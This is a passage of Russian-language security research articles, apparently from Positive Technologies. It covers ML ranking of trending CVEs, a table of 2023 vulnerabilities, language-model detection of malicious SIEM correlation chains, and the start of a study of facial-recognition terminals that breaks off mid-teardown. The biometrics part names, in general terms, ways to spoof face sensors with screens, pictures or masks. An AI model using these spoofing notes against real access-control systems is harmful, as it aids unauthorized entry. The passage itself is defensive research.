- ▶ текстовые признаки (TF-IDF + SVD для текста поста);
- ▶ данные об авторе поста (число репостов, комментариев, подписчиков).

### Обучение модели

Так как решается задача ранжирования, уместно организовать группы и использовать групповой loss.

Имея стрим постов, то есть постоянный поток данных, получаемый из различных источников, можно сгруппировать его относительно CVE, посты внутри групп отсортировать по времени публикации и, двигаясь во времени, получать объекты для обучающей выборки, вычисляя признаки, описанные выше.

Нам требуется имитировать процесс поступления стрима постов, поэтому для формирования обучающей выборки



набирались группы постов. Четыре линии — это одинаковый набор постов для различных CVE, поступающих согласно времени публикации, а на каждой из линий берется непрерывная группа постов, и из них формируются объекты в выборке. Каждая такая группа — это группа в смысле ранжирования, то есть внутри нее алгоритм будет учиться упорядочивать объекты.

## Финальные предсказания

Итак, алгоритм обучен ранжировать посты, но для нашей задачи нужно ранжировать именно CVE. Финальный ответ получается очень просто: все предсказания группируются по CVE, и внутри каждой группы берется максимальное значение предсказания. Можно использовать различные агрегации, в наших экспериментах лучше всего работает максимум.

## Метрики качества

Чтобы оценивать качество работы модели машинного обучения, прежде всего следовало бы ориентироваться именно на этот

показатель. Но это потребовало бы большого числа экспертов, которые размечали бы CVE, то есть анализировали их и говорили, трендовая эта CVE или нет. В связи с этими сложностями оценивать бизнес-метрику не представляется возможным. Тем не менее существует множество метрик для оценки качества алгоритма непосредственно в машинном обучении. Основными метриками были выбраны NDCG внутри групп и NDCG для CVE (то есть для уже сгруппированных ответов алгоритма), так как именно эти метрики используются при решении задачи ранжирования.

## Как используется модель

Модель встроена в процесс работы с уязвимостями и подсвечивает экспертам только трендовые, по ее «мнению», CVE, что позволяет снизить нагрузку на них. В предлагаемом подходе все равно приходится прибегать к ручной верификации, но это первый шаг к автоматизации работы эксперта. В дальнейшем планируется расширять источники данных, использовать более сложные представления текста, добавлять дополнительные признаки в модель.

# Трен- довые уязви- мости



в начале

2023  
года



CVE	Тип уязвимости	ПО	CVSS v3.1 Base Score	
CVE-2020-3992	Удаленное выполнение кода	VMware ESXi, Cloud Foundation, vCenter Server	[ 9,8 ]	
CVE-2023-21674	Повышение привилегий	Windows Advanced Local Procedure Call (ALPC)	[ 8,8 ]	
CVE-2023-21707	Удаленное выполнение кода	Microsoft Exchange Server	[ 8,8 ]	
CVE-2023-21706	Удаленное выполнение кода	Microsoft Exchange Server	[ 8,8 ]	
CVE-2023-21529	Удаленное выполнение кода	Microsoft Exchange Server	[ 8,8 ]	
CVE-2023-21549	Повышение привилегий	Windows SMB Witness Service	[ 8,8 ]	
CVE-2021-21974	Удаленное выполнение кода	VMware ESXi, Cloud Foundation, vCenter Server	[ 8,8 ]	
CVE-2023-21823	Повышение привилегий	Windows Graphics Component	[ 7,8 ]	
CVE-2023-23376	Повышение привилегий	Windows Common Log File System Driver	[ 7,8 ]	
CVE-2023-21710	Удаленное выполнение кода	Microsoft Exchange Server	[ 7,2 ]	

# Как определить вредонос- ность последова- тельности действий




**ВАЛЕНТИН ПАЛЬШИН**

Старший специалист отдела перспективных технологий Positive Technologies

В процессе мониторинга событий ИБ и выявления инцидентов образуется довольно внушительный объем данных, который зачастую пользователи средств защиты вынуждены обрабатывать вручную. В этой статье рассмотрим один из способов сокращения нагрузки на экспертов по безопасности за счет автоматического детектирования атак с помощью обработки срабатываний правил корреляции моделями машинного обучения.

Рисунок 1. Пример графа связей узлов в корпоративной сети




Допустим, у нас имеется некоторая корпоративная сеть, которая состоит из нескольких компьютеров (узлов). Между узлами возможны переходы — подключения с одного на другой, а также активность внутри одного узла. Пример на картинке выше: у нас девять узлов, которые объединены в сеть, и между ними возможны переходы.

Предположим, что в некой сети уже настроена система сбора информации о событиях (SIEM) и существуют правила корреляции (объединения событий по закономерностям) для выявления потенциальных угроз. Со временем число событий в сети и, соответственно, корреляций возрастает, и эксперты по безопасности не успевают реагировать на них

В процессе мониторинга такой сети возникает необходимость определять вредоносную активность. Предположим, что в данной сети уже настроена система сбора информации о событиях (SIEM) и существуют правила корреляции (объединения событий по закономерностям) для выявления потенциальных угроз. Со временем число событий в сети и, соответственно, корреляций возрастает, и эксперты по безопасности не успевают реагировать на них. В первую очередь мы можем объединить корреляции, пользуясь некоторыми правилами, чтобы можно было оценивать наборы корреляций как отдельные инциденты и тем самым снизить нагрузку на экспертов. Однако мы можем пойти еще дальше и попытаться автоматизировать оценку инцидентов.

Рассмотрим инцидент более подробно. Как уже было сказано, он состоит из набора корреляций; они могут происходить на одном узле либо при переходе с одного узла на другой. Представить инцидент можно в виде следующего графа:

Рисунок 2. Направленный граф представления инцидента



Здесь корреляции — это переходы с одного узла на другой (ребра) либо активность внутри одного узла (петли). Теперь нам необходимо оценить вредоносность такого инцидента. Для этого выделим в графе направленные подграфы (цепочки корреляций). Например, подграф  $1 \rightarrow 2 \rightarrow 6 \rightarrow 8$  — хороший пример такой цепочки. Далее на этих данных обучим языковую модель, которая будет предсказывать вероятность возникновения следующего узла в подцепочке при условии наличия предыдущих.


## Краткая справка по языковым моделям

Языковые модели — класс моделей машинного обучения, которые предназначены для моделирования языка, то есть они пытаются предсказать следующее слово с учетом предыдущих. Наиболее простой пример языковой модели — счетная: она считает, сколько раз одно слово встречается с другим, и запоминает результат. Когда такую модель используют для моделирования языка, она предсказывает слова, которые встречались чаще всего. Например, мы обучаем такую модель на отрывке букваря по следующим предложениям: «Мама мыла раму», «Мама мыла Ладу», «Даша мыла Ладу». Теперь мы проводим генерацию с обученной моделью. Используем специальное слово, обозначающее начало предложения, — BOS (begin of sentence). Оно введено специально, чтобы модель сама могла выбрать начало. Наша модель посчитала, что чаще всего в предложении

первым идет слово «мама» — модель возвращает «мама». Делаем следующий шаг генерации, на вход модели подаем «мама». Модель посчитала, что чаще всего после «мама» идет «мыла», поэтому модель сгенерирует «мама мыла». Мы делаем новый шаг генерации, только на вход модели подаем «мама мыла». Модель посчитала, что после «мама мыла» может идти и «раму», и «Ладу» с одинаковой вероятностью, но после «мыла» чаще идет «Ладу», поэтому она сгенерирует «мама мыла Ладу». Если мы сделаем еще один шаг генерации, то модель вернет EOS (end of sentence, окончание предложения), и генерация завершится. В такой работе используются чуть более сложные языковые модели, но общий принцип примерно такой же: известен некоторый контекст (предыдущие слова), по нему предсказывается следующее слово.

Продолжим определение вредоносности последовательности действий. Итак, у нас есть граф инцидента, который мы разбили на подграфы (последовательности корреляций). Затем на последовательностях обучили модель, которая предсказывает следующую корреляцию по предыдущим. Вредоносность будем оценивать по тому, насколько хорошо модель смогла восстановить последовательность. Представим, что модели для предсказания передан новый граф (его не было в обучающей выборке), и ей надо определить его вредоносность. Граф разбивается на цепочки:  $1 \rightarrow 2 \rightarrow 6 \rightarrow 8$ ,  $3 \rightarrow 2 \rightarrow 6$ ,  $3 \rightarrow 3 \rightarrow 8$ ,  $3 \rightarrow 4 \rightarrow 4$ . Модель предсказывает именно корреляции, а не узлы, поэтому обозначим корреляции буквами и добавим в наши цепочки:

Рисунок 3.  
Граф инцидента с указанием корреляций



Таким образом, модель должна восстановить последовательности:  $a \rightarrow b \rightarrow d$ ,  $c \rightarrow b \rightarrow d$ ,  $m \rightarrow k$ ,  $n \rightarrow w$ . Пусть модель восстановила эти подцепочки так:  $a \rightarrow b \rightarrow c$ ,  $c \rightarrow b \rightarrow d$ ,  $m \rightarrow l$ ,  $n \rightarrow w$ , то есть ошиблась в двух местах. Посчитаем ошибку реконструкции как число правильно восстановленных элементов, деленное на общее число элементов, получим 0,66, 1, 0,5, 1... Затем посчитаем среднее для всех подцепочек — 0,79. Чтобы понять, хорошо это или плохо, нам нужен некоторый порог. Он определяется по обучающим данным: обученная модель восстанавливает все графы, затем строится гистограмма ошибок реконструкции, и по ней выбирается порог так, чтобы большая часть цепочек была восстановлена на 100%. Допустим, мы определили порог на уровне 0,62. А 0,79 больше 0,62, то есть большая часть подцепочек корреляций внутри инцидента восстановлена, предсказуема для модели, и они не являются вредоносными. Если бы среднее для всех подцепочек корреляций было, например, 0,55, то мы бы признали всю цепочку вредоносной. Таким образом, определение вредоносности инцидента определяется ошибкой реконструкции подцепочек корреляций.

## Технические детали

Далее разберем подготовку данных, обучение и валидацию модели, а также выбор метрик.

### Данные

Данные изначально представлены в формате JSON, которые выгружаются из системы мониторинга. Мы преобразовываем их в табличный формат следующего вида (на примере цепочки  $1 \rightarrow 2 \rightarrow 6 \rightarrow 8$  из графа выше):

Таблица 1. Пример данных из системы мониторинга

chain_id	subchain_id	from	to	correlation_name	correlation_tactic	corr_atr
xhvv09rf	0	host1	host2	a	latmove	atr1
xhvv09rf	0	host2	host6	b	other	atr2
xhvv09rf	0	host6	host8	d	discovery	atr2

Затем мы объединяем подцепочки в последовательности, образуя «предложения», на которых будем обучать языковую модель.

Таблица 2. Пример объединенных последовательностей действий

chain_id	subchain_id	action	len_action
xhvv09rf	0	a b d	3
xhvv09rf	1	c b d	3

Также мы можем за единицу последовательности брать не только название корреляции, но и какие-нибудь дополнительные параметры или атрибуты для расширения словаря модели.

Таблица 3. Объединенные последовательности действий с дополнительными атрибутами

chain_id	subchain_id	action	len_action
xhvv09rf	0	a-latmove-attr_1 b-other-attr2 d-discovery-attr2	3
xhvv09rf	1	c-other-attr3 b-discovery-attr1 d-latmove-attr1	3

На этапе валидации мы хотим оценить, насколько хорошо наша модель будет помогать экспертам, то есть какую долю ложных инцидентов она сможет определять

Таблица 4. Результаты валидации

model	F <sub>1</sub> score
LM (RNN)	0,75
Seq2seq (RNN)	0,85

## Модель

Здесь мы можем использовать любую языковую модель или даже seq2seq (модель для генерации перевода) в качестве автоэнкодера. В нашей задаче было достаточно сильное ограничение по объему обучающих данных, поэтому transformer-like-модели не захотели обучаться даже с минимальным числом параметров. В основном использовали CNN- и RNN-модели, которые обучались с помощью стандартной кроссэнтропийной функции потерь.

## Метрика

Оцениваем, какую долю событий модель предсказала в подцепочке (ошибка реконструкции). Порог для ошибки выбираем по обучающим данным, как уже упоминалось выше.

## Валидация

На этапе валидации мы хотим оценить, насколько хорошо наша модель будет помогать экспертам, то есть какую долю ложных инцидентов она сможет определять. Также модель должна находить вредоносную активность, но в нашей выборке было всего несколько атак, для обучения этого не хватало. В итоге их вообще не включили в обучение. Расчет был на то, что атаки так сильно отличаются от стандартного набора корреляций, что окажутся достаточно непредсказуемыми для модели, будут восстановлены плохо и получат низкую оценку реконструкции, которая будет ниже порога.

## Результат

Здесь приведены результаты валидации для двух типов моделей на валидационной выборке, в которой было много ложных

инцидентов разной степени сложности и несколько вредоносных цепочек, которые мы разметим 0 и 1 соответственно. Еще раз подчеркну, что модель обучается без этой разметки, а как языковая или seq2seq.

Кажется, что превосходство seq2seq-модели очевидно для задачи восстановления последовательности, ведь у нее есть контекст всей цепочки. Это верно лишь отчасти, так как по этой же причине seq2seq-модель очень быстро переобучается и перестает находить вредоносные цепочки. Для борьбы с переобучением пришлось использовать дополнительную регуляризацию (добавить dropout и early stopping) и даже выбросить attention для загрузки контекста.

## Закключение

В данной статье мы рассмотрели, как с помощью языковых моделей можно выявлять вредоносную активность внутри корпоративной сети. Разобрались, как поставить задачу и подготовить данные для модели. Определили вредоносность последовательности как величину, зависящую от ошибки реконструкции. Также выбрали критерии для валидации моделей (F<sub>1</sub>-score) и лучшую модель — seq2seq — для такого класса задач (и таких данных, конечно). Если смотреть с точки зрения снижения входного потока данных для обработки пользователями средств защиты, то модель сокращает общее число цепочек корреляций на 70% (по результатам на отложенной выборке), то есть экспертам по ИБ приходится вручную обрабатывать на 70% данных меньше.

# Хорошо ли защищены технологии распознавания лиц

**АЛЕКСАНДР МИГУЦКИЙ**

Специалист отдела перспективных технологий Positive Technologies

В мире современных технологий биометрическая аутентификация стала настоящей революцией. В 2022 году мировой рынок биометрии оценивался в 42,9 млрд долларов. Ожидается, что к 2027 году он вырастет до 82,9 млрд долларов (при среднегодовом темпе роста 14,1%) <sup>1</sup>. Системы распознавания лиц можно встретить на предприятиях, в метро, в магазинах и ресторанах. Их используют для обеспечения безопасности, контроля доступа и проведения банковских операций. Спрос на биометрические технологии обусловлен среди прочего активным внедрением биометрических систем в автомобилестроение и бытовую электронику. Однако возникает вопрос: насколько безопасны эти системы и как они работают под капотом, как принимают решения? В этой статье разберем до винтика несколько биометрических девайсов и попытаемся это выяснить.





В нашем исследовании мы сконцентрировались на злоумышленниках, имеющих физический доступ к устройствам. С точки зрения киберугроз мы рассмотрели не только стандартные методы, позволяющие киберпреступникам обойти авторизацию, но и специфические атаки на системы машинного обучения, в том числе атаки, цель которых — нарушить конфиденциальность систем и восстановить данные из них.

## Как работают биометрические системы

Работа любой системы распознавания лиц включает в себя пять этапов:


- 1 **Получение данных.** На этом этапе система получает информацию о лице человека через специальную камеру распознавания лиц с датчиком глубины.
- 2 **Обработка сигнала.** Получив данные, система начинает их обрабатывать, чтобы очистить от шума и ненужной информации. Процесс может включать в себя исправление геометрии линзы, фильтрацию, сглаживание и нормализацию данных, приведение их к единому представлению. Такую обработку можно сравнить

с хешированием паролей, только в нашем случае вместо паролей — изображения лиц. Следуя выбранной аналогии, функция хеширования — это алгоритм преобразования данных с использованием нейронной сети (или более классических алгоритмов), а полученный хеш — очень сжатое информационное представление образца.

- 3 **Сравнение.** После обработки сигнала система сравнивает полученные данные с «хешиами», которые уже существуют в базе данных.
- 4 **Хранение данных.** У биометрической системы есть механизмы хранения данных, которые обеспечивают доступ к этим данным в будущем.
- 5 **Решение.** Сравнив полученные данные с уже существующими, биометрическая система формирует решение, действительно ли перед ней нужный пользователь или нет. Например, при оплате по лицу система проверяет, кто перед ней. Если это владелец счета, платеж одобряется, если нет — платеж не проходит. Результат работы системы зависит от целей ее использования и других параметров.

Злоумышленник может проникнуть в систему и реализовать атаку на каждом этапе ее работы.

Рисунок 1. Виды атак на биометрические системы<sup>2</sup>




## Датчики, используемые в терминалах распознавания лиц

Биометрические терминалы используют один или несколько сенсоров. В зависимости от того, как устройства воспринимают видимый мир и какую информацию считывают, выделяют следующие типы сенсоров:

- Камера видимого диапазона (используется в веб-камерах и мобильных телефонах). Можно довольно легко обойти биометрическую систему с таким сенсором, показывая ей экраны, картинки и все, что видит человек в своем привычном цветовом диапазоне.
- Инфракрасная камера с подсветкой (используется в системах ночного видеонаблюдения). Обойти этот тип сенсоров с помощью экранов сложнее, так как экраны созданы под людей и не светят в инфракрасном диапазоне: мощная подсветка будет отбрасывать специфические блики на любой объект, который потенциальный злоумышленник попытается выдать за пользователя.
- Камера глубины. Основана на сочетании технологий: используются две инфракрасные камеры и специальная подсветка, позволяющая получать информацию о глубине, то есть о том, как далеко находится каждый пиксель в получаемой картинке. Камеры глубины используются в датчиках Kinect и айфонах с Face ID. При правильном использовании камера глубины существенно повышает надежность биометрической системы. Для обхода такого сенсора злоумышленникам придется иметь данные о геометрии лица пользователя, а также возможность воссоздать ее, например с помощью силиконовых масок или сложного грима.

Рисунок 2. Типы сенсоров и получаемые с них изображения



## Исследуем девайсы, или Как просто сделать сложно и сложно сделать просто

В ходе исследования мы разобрали два биометрических девайса и изучили их внутреннюю электронику.

### Девайс № 1

Первое устройство довольно дорогостоящее, имеет сложное техническое оснащение и использует современные биометрические алгоритмы. В нем есть камера глубины Intel RealSense, две обычные камеры, проприетарный IR-проектор точек, специально разработанный для увеличения дальности охвата, и ядра CUDA. Для вычленения лицевых паттернов девайс использует глубокие нейронные сети с архитектурой ResNet. В зарубежных аэропортах такие устройства применяются в системах контроля доступа. Казалось бы, упомянутые технические характеристики должны обеспечивать абсолютную неприступность биометрической системы для злоумышленников и такой же высокий уровень надежности и такое же низкое число ложных срабатываний, как, например, у технологии Face ID компании Apple.


Данные с камеры  
глубины



Камера  
глубины

